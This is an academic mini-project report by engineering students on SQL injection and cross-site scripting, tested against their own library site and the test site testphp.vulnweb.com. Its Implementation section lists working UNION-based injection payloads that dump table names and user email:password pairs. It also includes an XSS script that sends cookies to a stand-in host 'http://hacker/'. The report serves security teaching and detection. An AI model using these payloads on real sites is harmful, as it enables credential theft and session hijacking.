**Dr. D. Y. Patil Institute of Technology**

Pimpri, Pune-411018

A MINI-PROJECT REPORT

ON

“Detection of SQL Injection attacks on Library website and Cross-site Scripting attacks on testphp.vulnweb.com”

Submitted by

BCOA41 Gauri Gulwane

BCOA43 Sampada Gaonkar

BCOA46 Devashish Dhande

**Department of Computer Engineering**

2019-2020

**Dr.D.Y.Patil Institute of Technology**

PIMPRI, PUNE-411018

**Department of Computer Engineering**

CERTIFICATE

Certified that the mini-project work entitled **“**Detection of SQL Injection attacks on Library website and Cross-site Scripting attacks on testphp.vulnweb.com**”** is a bonafide workcarried out by

**Gauri Gulwane BCOA41**

**Sampada Gaonkar BCOA43**

**Devashish Dhande BCOA46**

The report has been approved as it satisfies the academic requirements in respect of mini-project work prescribed for the course.

……………...…………………………

**Subject In-charge**

**Abstract**

SQL injection attack is among the most common security threats to web-based services that are deployed on cloud. By exploiting web software vulnerabilities, SQL injection attackers can run arbitrary malicious code on target databases to acquire or compromise sensitive data. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In this report, we’ll detect the SQL Injection attacks and XSS attacks.

**Content**

|  |  |  |
| --- | --- | --- |
| **Sr. No** | **Name** | **Page No** |
| **1** | **Introduction** | **5** |
| **2** | **Implementation** | **8** |
| **3** | **Result and Analysis** | **12** |
| **4** | **Conclusions** | **15** |
| **5** | **References** | **16** |

**List of Figure**

|  |  |  |
| --- | --- | --- |
| **Sr. No** | **Name** | **Page No** |
| **1** | **Sql injection to display all tables in database** | **8** |
| **2** | **Sql injection to display table name and its columns** | **9** |
| **3** | **Sql injection to display all entries of user email and password** | **10** |
| **4** | **Reflected XSS example 1 and 2** | **10** |
| **5** | **Javascript XSS example** | **11** |

1. **Introduction**

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

The impact of a successful SQL injection attack

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

## SQL injection

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

* [Retrieving hidden data](https://portswigger.net/web-security/sql-injection#retrieving-hidden-data), where you can modify an SQL query to return additional results.
* [Subverting application logic](https://portswigger.net/web-security/sql-injection#subverting-application-logic), where you can change a query to interfere with the application's logic.
* [UNION attacks](https://portswigger.net/web-security/sql-injection/union-attacks), where you can retrieve data from different database tables.
* [Examining the database](https://portswigger.net/web-security/sql-injection/examining-the-database), where you can extract information about the version and structure of the database.
* [Blind SQL injection](https://portswigger.net/web-security/sql-injection/blind), where the results of a query you control are not returned in the application's responses.

## Blind SQL injection vulnerabilities

Many instances of SQL injection are blind vulnerabilities. This means that the application does not return the results of the SQL query or the details of any database errors within its responses. Blind vulnerabilities can still be exploited to access unauthorized data, but the techniques involved are generally more complicated and difficult to perform.

Depending on the nature of the vulnerability and the database involved, the following techniques can be used to exploit blind SQL injection vulnerabilities:

* You can change the logic of the query to trigger a detectable difference in the application's response depending on the truth of a single condition. This might involve injecting a new condition into some Boolean logic, or conditionally triggering an error such as a divide-by-zero.
* You can conditionally trigger a time delay in the processing of the query, allowing you to infer the truth of the condition based on the time that the application takes to respond.
* You can trigger an out-of-band network interaction, using [OAST](https://portswigger.net/burp/application-security-testing/oast) techniques. This technique is extremely powerful and works in situations where the other techniques do not. Often, you can directly exfiltrate data via the out-of-band channel, for example by placing the data into a DNS lookup for a domain that you control.

# Cross-site Scripting (XSS)

Cross-site Scripting (XSS) is a client-side code [injection attack](https://www.acunetix.com/blog/articles/injection-attacks/). The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user’s browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.

A web page or web application is vulnerable to XSS if it uses unsanitized user input in the output that it generates. This user input must then be parsed by the victim’s browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

1. **Implementation**

**A. Sql Injection Implementation**


1. Find the number of entries in table

' order by 1 #

' order by6 #

2. Select all entries from table


' or 1=1 #



**Fig 1: Sql injection to display all tables in database**


3. Database version

' union select 1,2,@@version,4,5 #



4. ----Database name

' union select 1,2,group\_concat(database()),4,5 #





5. Find the names of table

' union select 1,2,group\_concat(table\_name),4,5 from information\_schema.tables where table\_schema= database() #

Find the column names from particular table

' union select 1,2,group\_concat(column\_name),4,5 from information\_schema.columns where table\_name= "libraryregister" #





**Fiq 2: Sql injection to display table name and its columns**

6. Entries in the table to find email and password

' union select 1,2,group\_concat(email,0x3a,password),4,5 from libraryregister #

**Fiq 3: Sql injection to display all entries of user email and password**


**B. XSS Implementation**

1. <b> Bold Script</b>




**Fiq 4.1 : Reflected XSS example 1**

1. <font color="red"> Coloured script</font>



**Fiq 4.2 : Reflected XSS example 2**

1. <script> alert(“Website is vulnerable”)</script>



**Fiq 5: Javascript XSS example**

1. <SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>

Sitting on the other end, at the web server, you will be receiving hits where after a double space is the user's cookie. If an administrator clicks the link, an attacker could steal the session ID and hijack the session.

1. **Result and Analysis**

## Detect SQL injection vulnerabilities

The majority of SQL injection vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](https://portswigger.net/burp/vulnerability-scanner).

SQL injection can be detected manually by using a systematic set of tests against every entry point in the application. This typically involves:

* Submitting the single quote character ' and looking for errors or other anomalies.
* Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
* Submitting Boolean conditions such as OR 1=1 and OR 1=2, and looking for differences in the application's responses.
* Submitting payloads designed to trigger time delays when executed within an SQL query, and looking for differences in the time taken to respond.

## SQL injection in different parts of the query

Most SQL injection vulnerabilities arise within the WHERE clause of a SELECT query. This type of SQL injection is generally well-understood by experienced testers.

But SQL injection vulnerabilities can in principle occur at any location within the query, and within different query types. The most common other locations where SQL injection arises are:

* In UPDATE statements, within the updated values or the WHERE clause.
* In INSERT statements, within the inserted values.
* In SELECT statements, within the table or column name.
* In SELECT statements, within the ORDER BY clause.

## Second-order SQL injection

First-order SQL injection arises where the application takes user input from an HTTP request and, in the course of processing that request, incorporates the input into an SQL query in an unsafe way.

In second-order SQL injection (also known as stored SQL injection), the application takes user input from an HTTP request and stores it for future use. This is usually done by placing the input into a database, but no vulnerability arises at the point where the data is stored. Later, when handling a different HTTP request, the application retrieves the stored data and incorporates it into an SQL query in an unsafe way.

Second-order SQL injection often arises in situations where developers are aware of SQL injection vulnerabilities, and so safely handle the initial placement of the input into the database. When the data is later processed, it is deemed to be safe, since it was previously placed into the database safely. At this point, the data is handled in an unsafe way, because the developer wrongly deems it to be trusted.

## Database-specific factors

Some core features of the SQL language are implemented in the same way across popular database platforms, and so many ways of detecting and exploiting SQL injection vulnerabilities work identically on different types of database.

However, there are also many differences between common databases. These mean that some techniques for detecting and exploiting SQL injection work differently on different platforms. For example:

* Syntax for string concatenation.
* Comments.
* Batched (or stacked) queries.
* Platform-specific APIs.
* Error messages.

## To Detect XSS

There are three different forms of XSS sub-classes of vulnerabilities:

* **Reflected XSS**: This is the most common XSS vulnerabilities which occur when an internet user makes a request, and the server does not send back a safe response to the browser. The attack is only active during that specific request, requiring the attacker to find a means of distribution, for example via email, or links from other websites.
* **Stored XXS**: Indifference of the reflected category which requires an external means of delivery, the Stored or Persistent XSS is the result of user input stored in the application. Stored XSS have the same impacts as reflected ones, with the difference that an attacker can place those into the application and then do not have to distribute the attack to any potential victims actively. If this occurs in a jam-packed website page, the distribution will be fast and have a high impact.
* **DOM XSS:** DOM, or “Document Object Model” is the representation of a website in within a browser. It is changed and modified by dynamic content, and via vulnerabilities in those modifications. The DOM-based attacks do not need to interact with the web server, making traditional active defenses, such as web application firewalls, useless.

**V. Conclusion**

We detected the SQL Injection attacks on Library website and Cross-site Scripting attacks on testphp.vulnweb.com

**VI. References**

1. Haifeng Gu ,  Jianning Zhang , [Tian Liu,](https://ieeexplore.ieee.org/author/37088228847) [Ming Hu,](https://ieeexplore.ieee.org/author/37086953379) Junlong Zhou, Tongquan Wei, Mingsong Chen (2020) A Traffic-Based Framework for Detection of SQL Injection Attacks and Vulnerability Analysis of Leaked Data
2. <https://portswigger.net/web-security/sql-injection>
3. <https://en.wikipedia.org/wiki/Cross-site_scripting>
4. <https://en.wikipedia.org/wiki/SQL_injection>
5. <https://www.acunetix.com/websitesecurity/cross-site-scripting/>